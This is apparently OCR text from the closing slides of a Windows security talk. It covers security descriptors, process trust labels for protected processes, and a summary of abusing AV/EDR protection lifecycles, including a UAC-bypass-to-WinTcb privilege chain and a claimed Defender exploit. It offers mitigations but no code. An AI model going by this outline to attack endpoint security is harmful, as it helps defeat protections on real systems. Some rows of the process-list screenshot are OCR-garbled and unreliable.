->Revision: 0x1
->Sbz1
       : 0x0
->Control: 0x8814
->Dacl
          : ->Ace[0]: ->AceType: ACCESS ALLOWED ACE TYPE
          : ->Ace[0]: ->AceFlags: 0x0
->Dacl
          : ->Ace[0]: ->AceSize: 0x14
->Dacl
          : ->Ace[0]: ->Mask : 0x000f01ff
->Dacl
         : ->Ace[0]: ->SID: S-1-5-18
->Dacl
          : ->Ace[0]: ->AceType: SYSTEM_MANDATORY_LABEL_ACE_TYPE
->Sacl
          : ->Ace[0]: ->AceFlags: 0x0
->Sacl
          : ->Ace[0]: ->AceSize: 0x14
->Sacl
          : ->Ace[0]: ->Mask : 0x00000001
->Sacl
          : ->Ace[0]: ->SID: S-1-16-16384
->Sacl
          : ->Ace[1]: ->AceType: SYSTEM PROCESS TRUST LABEL ACE TYPE
->Sacl
->Sacl
          : ->Ace[1]: ->AceFlags: 0x0
          : ->Ace[1]: ->AceSize: 0x18
->Sacl
->Sacl
          : ->Ace[1]: ->Mask : 0x00020018
->Sacl
          : ->Ace[1]: ->SID: S-1-19-1024-8192
```


The SYSTEM_PROCESS_TRUST_LABEL_ACE_TYPE access control entry limits access to READ CONTROL, TOKEN QUERY, and TOKEN QUERY SOURCE (0x00020018) unless the caller is a WinTcb protected process (SID S-1-19-1024-8192). That SID can be interpreted as follows:

- 1: Revision 1
- 19: <u>SECURITY PROCESS TRUST AUTHORITY</u>
- 1024: SECURITY PROCESS PROTECTION TYPE FULL RID
- 8192: SECURITY PROCESS PROTECTION LEVEL WINTCB RID



BUT





Conclusion

- 3-dim Privilege Abuse: Process, NTFS, and Thread Behaviors
 - Abuse the dependencies to exploit your AV/EDR protection lifecycle
 - Exploit up-to-date Defender 4.18.24030.9 (April 2024) on 23H2
- Protect Process Light (PPL)
 - Good practice and secure by Micro\$oft
 - Prevent Sandbox Issue Abuse
- Practical Mitigation
 - UAC Bypass → WinLogon (NT Authority) → WinTCB (PPL)
 - Secure Your SE_DEBUG for Abuse e.g. GPO
 - Monitor the suspicious file move or write



svchost.exe	2296	System		NT A\LOCAL SERVICE	Host Process for Windows Ser
LI sychostiexe	2512	System	7	NT A\LOCAL SERVICE	Host Process for Windows Ser
✓ ↔ ZhuDongFangYu.exe	2348	Untrusted	0.09	NT AUTHORITY\SYSTEM	360主动防御服务模块
360Tray.exe	4236	Untrusted	0.12	DESKTOP-L7O\exploit	360安全卫士安全防护中心模块
syrhost eve	2432	System		NT A\LOCAL SERVICE	Host Process for Windows Ser
III ruchart eve	2440	Surtam		NIT ALITHODITY CYCTEM	Hart Dracer for Windows Car



Thank you for your attention

Keep the operation running!

